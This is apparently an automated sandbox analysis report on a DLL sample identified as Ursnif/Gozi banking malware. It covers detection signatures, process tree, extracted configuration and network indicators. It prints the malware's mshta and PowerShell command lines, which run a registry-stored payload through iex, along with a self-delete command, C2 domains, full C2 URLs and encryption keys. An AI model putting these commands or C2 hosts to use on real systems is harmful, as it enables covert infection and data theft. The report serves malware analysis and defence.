ID: 558657
Sample Name:
61ee6edf7de65.dll
Cookbook: default.jbs
Time: 11:09:22
Date: 24/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Windows Analysis Report

61ee6edf7de65.dll

Overview

General Information

Sample Name:	61ee6edf7de65.dll
Analysis ID:	558657
MD5:	b6f0fc5638a110a..
SHA1:	f7eff5f67b1b794…
SHA256:	06e26611fe5cf2f..
Tags:	BRT dll gozi isfb ursnif
Infos:	

Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected Ursnif
- Antivirus / Scanner detection for sub…
- System process connects to networ…
- Maps a DLL or memory area into an…
- Writes to foreign memory regions
- Changes memory attributes in foreig…
- Writes or reads registry keys via WMI
- Allocates memory in foreign process…
- Uses ping.exe to check the status o…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 912 cmdline: loaddll32.exe "C:\Users\user\Desktop\61ee6edf7de65.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 6348 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\61ee6edf7de65.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 4848 cmdline: rundll32.exe "C:\Users\user\Desktop\61ee6edf7de65.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 4824 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
  - control.exe (PID: 6104 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
    - rundll32.exe (PID: 2944 cmdline: "C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
- mshta.exe (PID: 6808 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Wulb='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Wulb).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 3728 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name meewolqgy -value gp; new-alias -name wuuiocptps -value iex; wuuiocptps ([System.Text.Encoding]::ASCII.GetString((meewolqgy "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 2796 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 5812 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 7104 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESA9AF.tmp" "c:\Users\user\AppData\Local\Temp\hddjt5kh\CSCAC4C40391E0044BAAD217F7E1F4E48A.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 4408 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6312 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESC843.tmp" "c:\Users\user\AppData\Local\Temp\32ysuxeg\CSCDD69F677ABA1437DBA6EE4792C92D38A.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmd.exe (PID: 5224 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\61ee6edf7de65.dll MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 3640 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - PING.EXE (PID: 5632 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
      - cmd.exe (PID: 6152 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\61ee6edf7de65.dll MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 5104 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - PING.EXE (PID: 5860 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
      - RuntimeBroker.exe (PID: 3092 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 6176 cmdline: cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\442E.bi1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 6956 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- mshta.exe (PID: 6024 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Vn1t='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Vn1t).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script> MD5:

197FC97C6A843BEBB445C1D9C58DCBDB)
- powershell.exe (PID: 5408 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name vxltksnx -value gp; new-alias -name fgyseccalw -value iex; fgyseccalw ([System.Text.Encoding]::ASCII.GetString((vxltksnx "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E") .UtilDiagram)) MD5: 95000560239032BC68B4C2FDFCDEF913)
  - conhost.exe (PID: 5428 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - csc.exe (PID: 6292 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
    - cvtres.exe (PID: 3272 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESCEBB.tmp" "c:\Users\user\AppData\Local\Temp\qmanv25g\CSC83689403A124ABD8F80AE4A2C14BFB.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
  - csc.exe (PID: 4636 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
    - cvtres.exe (PID: 6592 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESE6D7.tmp" "c:\Users\user\AppData\Local\Temp\vn3zgr4g\CSCD86376609B0744ABB56928FEBE923C3.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"bkFTFgKp65D5Jru5rf49R+GXnNukXGpZwjIwkjTtlHtgZk7oxIROD9a73bCW6q+N//ka8JpBA5kzPLmOYX0Yasr3Rl/9Zuz9f2VWaX0ef0wZY2QKrOoQ67764YcBo8lsKwkYr7PpHkMHQxnMs6NEKJ6J1N6xfUndxmGR7l13Aaosa8p5sAWD3DLmA1KYT+Yo7POW4hnwwj/vfsWt00ns0kdIj1rxgp6FgYSdcYrFJsGyw1c4V2WgskLjtOH2H4NxYnKJgMX4ugqjKvCIFcuUg9umN2tNFjXLFbc81b/KRkQqTX8MMan6JAeAyuM92LJfIu2ZUFHAyr0vE+Uoz2nr6m8vyE3ODdwccpisKQUEL5E=",
  "c2_domain": [
    "giporedtrip.at",
    "habpfans.at"
  ],
  "ip_check_url": [
    "http://ipinfo.io/ip",
    "http://curlmyip.net"
  ],
  "serpent_key": "OejOdTRHaO03XbEm",
  "tor32_dll": "file://c:||test||test32.dll",
  "tor64_dll": "file://c:||test||tor64.dll",
  "movie_capture": "30, 8, calc no*ad *terminal* *debug*",
  "server": "50",
  "sleep_time": "1",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
  "time_value": "60",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "20000",
  "SetWaitableTimer_value": "1"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000003.385104161.0000000003E68000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.359568367.00000000051C8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.384820134.0000000003E68000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001B.00000003.472405991.0000023ACE15C000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.359628903.00000000051C8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 29 entries				

Sigma Overview

System Summary

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Mshta Spawning Windows Shell

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Self deletion via cmd delete

Malware Analysis System Evasion

Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information

Yara detected Ursnif

Remote Access Functionality


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Valid Accounts	2 Windows Management Instrumentation	1 Valid Accounts	1 Valid Accounts	1 Obfuscated Files or Information	OS Credential Dumping	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	3 Native API	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 File Deletion	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	8 1 3 Process Injection	1 Masquerading	Security Account Manager	3 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Valid Accounts	NTDS	2 5 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Access Token Manipulation	LSA Secrets	1 Query Registry	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	8 1 3 Process Injection	DCSync	2 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	3 Process Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 Application Window Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 System Owner/User Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	1 1 Remote System Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	1 System Network Configuration Discovery	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS			Inhibit System Recovery


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
61ee6edf7de65.dll	24%	Virustotal		Browse
61ee6edf7de65.dll	100%	Avira	HEUR/AGEN.1211191	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.f20000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
1.2.loaddll32.exe.1530000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://giporedtrip.at/v	0%	Avira URL Cloud	safe	
http://giporedtrip.at/drew/pT9VBE7JySNzTsraRHWIuA/M8mhqioMqf4SN/48wxFaOc/GQc3fQ5Dw6JPElmXEMT1WYW/8Ki	0%	Avira URL Cloud	safe	
http://giporedtrip.at/drew/pT9VBE7JySNzTsraRHWIuA/M8mhqioMqf4SN/48wxFaOc/GQc3fQ5Dw6JPElmXEMT1WYW/8KiVfYSjGS/73gU4LPODDcjxF0SH/UKj5w7ReqWld/_2FD39lD5Kz/5xzi1kkBDyiun4/eX2QdVXKmn9zNv1_2Bebw/_2Bj1l2BOIC93Jzg/pa5W5iqolN8FKuR/6pqhw8soI60TcBnXsv/fUj7WBOr5/31qQZwplbi_2FEVv_2BA/_2Bg3LZPX_2FawVlqSQ/Z.jlk	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://giporedtrip.at/drew/pNlxEnrdilKzWa9/68tqOS2uwrjSihitdE/jBbiWvTgb/3aw4cx4D47l6BXBjnON4/Fauxi0kACQab9CLvY1X/WoAQszl7aqCJx2eNbs5Szg/9_2BtMMZBWkCT/OWv_2Bj9/_2BPp2fGqVtSst7f7xYoQwH/mpPcfod9Hb/UB9Yz2aJsMDXWuTh9/ho2KCuunvmML/NRp1qNCJ2xT/_2BesCQrdlqKMQ/QvixSHRNiTVSEcLtfIY4h/0WwwQPgKD1/0.jlk	0%	Avira URL Cloud	safe	
http://giporedtrip.at/drew/OgX0J5PbJW4/wt7t22qhvnCn1v/lLndh_2BLbj_2BgCTZodo/VhmNj74z1QOstcs1/NN90KirQSsQ7O2C/HXs9eov9kNfgxo2ZRo/blD2X9oTA/M3ehnbfCXj_2BeiQgXKb/ucd0O60r4p_2FWGe4LI/GsQ05hEXJYX7DSeaALXgs4/LJcXahVRDT7HM/rEWRRjo9/OWoa99fWOrLG2ix_2FmfkKa/0wqwnttzjd/MMGwD_2BqOxL_2FmQ/i0rZ3L37/7n5Zr.jlk	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://giporedtrip.at/drew/gpOOKQHU5/YopsneUUMix_2FGZrYk_/2FaCL9055O3rYKveg_2/BMYcLHEW_2B6_2BH1_2BIq/GCl9SqJ3zsF0h/uRiHRooG/iudFhrDMGJm_2FRN_2B6NM1/3JT_2Fq7zu/oEYGlG6hebhX439sT/jKSRQO714RRJ/qnfBGC5Rexs/FY6AfhSs_2BBga/CepUQnIMaDyzjxjJywQMp/Sbr0hGta57ccL2mG/IT9OtCUdHxKRc1l/X3mCPG6cz5ucxws3EJ/_2FMMYlE/Q.jlk	0%	Avira URL Cloud	safe	
http://giporedtrip.at/drew/OgX0J5PbJW4/wt7t22qhvnCn1v/lLndh_2BLbj_2BgCTZodo/VhmNj74z1QOstcs1/NN90Kir	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://giporedtrip.at/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
giporedtrip.at	91.203.174.38	true	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://giporedtrip.at/drew/pT9VBE7JySNzTsraRHWIuA/M8mhqioMqf4SN/48wxFaOc/GQc3fQ5Dw6JPElmXEMT1WYW/8KiVfYSjGS/73gU4LPODDcjxF0SH/UKj5w7ReqWld/_2FD39lD5Kz/5xzi1kkBDyiun4/eX2QdVXKmn9zNv1_2Bebw/_2Bj1l2BOIC93Jzg/pa5W5iqolN8FKuR/6pqhw8soI60TcBnXsv/fUj7WBOr5/31qQZwplbi_2FEVv_2BA/_2Bg3LZPX_2FawVlqSQ/Z.jlk	true	• Avira URL Cloud: safe	unknown
http://giporedtrip.at/drew/pNlxEnrdilKzWa9/68tqOS2uwrjSihitdE/jBbiWvTgb/3aw4cx4D47l6BXBjnON4/Fauxi0kACQab9CLvY1X/WoAQszl7aqCJx2eNbs5Szg/9_2BtMMZBWkCT/OWv_2Bj9/_2BPp2fGqVtSst7f7xYoQwH/mpPcfod9Hb/UB9Yz2aJsMDXWuTh9/ho2KCuunvmML/NRp1qNCJ2xT/_2BesCQrdlqKMQ/QvixSHRNiTVSEcLtfIY4h/0WwwQPgKD1/0.jlk	true	• Avira URL Cloud: safe	unknown
http://giporedtrip.at/drew/OgX0J5PbJW4/wt7t22qhvnCn1v/lLndh_2BLbj_2BgCTZodo/VhmNj74z1QOstcs1/NN90KirQSsQ7O2C/HXs9eov9kNfgxo2ZRo/blD2X9oTA/M3ehnbfCXj_2BeiQgXKb/ucd0O60r4p_2FWGe4LI/GsQ05hEXJYX7DSeaALXgs4/LJcXahVRDT7HM/rEWRRjo9/OWoa99fWOrLG2ix_2FmfkKa/0wqwnttzjd/MMGwD_2BqOxL_2FmQ/i0rZ3L37/7n5Zr.jlk	true	• Avira URL Cloud: safe	unknown
http://giporedtrip.at/drew/gpOOKQHU5/YopsneUUMix_2FGZrYk_/2FaCL9055O3rYKveg_2/BMYcLHEW_2B6_2BH1_2BIq/GCl9SqJ3zsF0h/uRiHRooG/iudFhrDMGJm_2FRN_2B6NM1/3JT_2Fq7zu/oEYGlG6hebhX439sT/jKSRQO714RRJ/qnfBGC5Rexs/FY6AfhSs_2BBga/CepUQnIMaDyzjxjJywQMp/Sbr0hGta57ccL2mG/IT9OtCUdHxKRc1l/X3mCPG6cz5ucxws3EJ/_2FMMYlE/Q.jlk	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 0000001A.00000000.47303759 9.000000000095C000.00000004.00000020.sdmp, explorer.exe, 0000001A.00000000.484749682.00000 0000095C000.00000004.00000020.sdmp, expl orer.exe, 0000001A.00000000.446859697.00 0000000095C000.00000004.00000020.sdmp, e xplorer.exe, 0000001A.00000000.475140198 .000000000095C000.00000004.00000020.sdmp	false		high
http://giporedtrip.at/v	loaddll32.exe, 00000001.00000003.3938697 69.00000000015A5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://giporedtrip.at/drew/pT9VBE7JySNzTsraRHWIuA/M8mhqioMqf4SN/48wxFaOc/GQc3fQ5Dw6JPElmXEMT1WYW/8Ki	loaddll32.exe, 00000001.00000003.3903361 90.00000000015A3000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
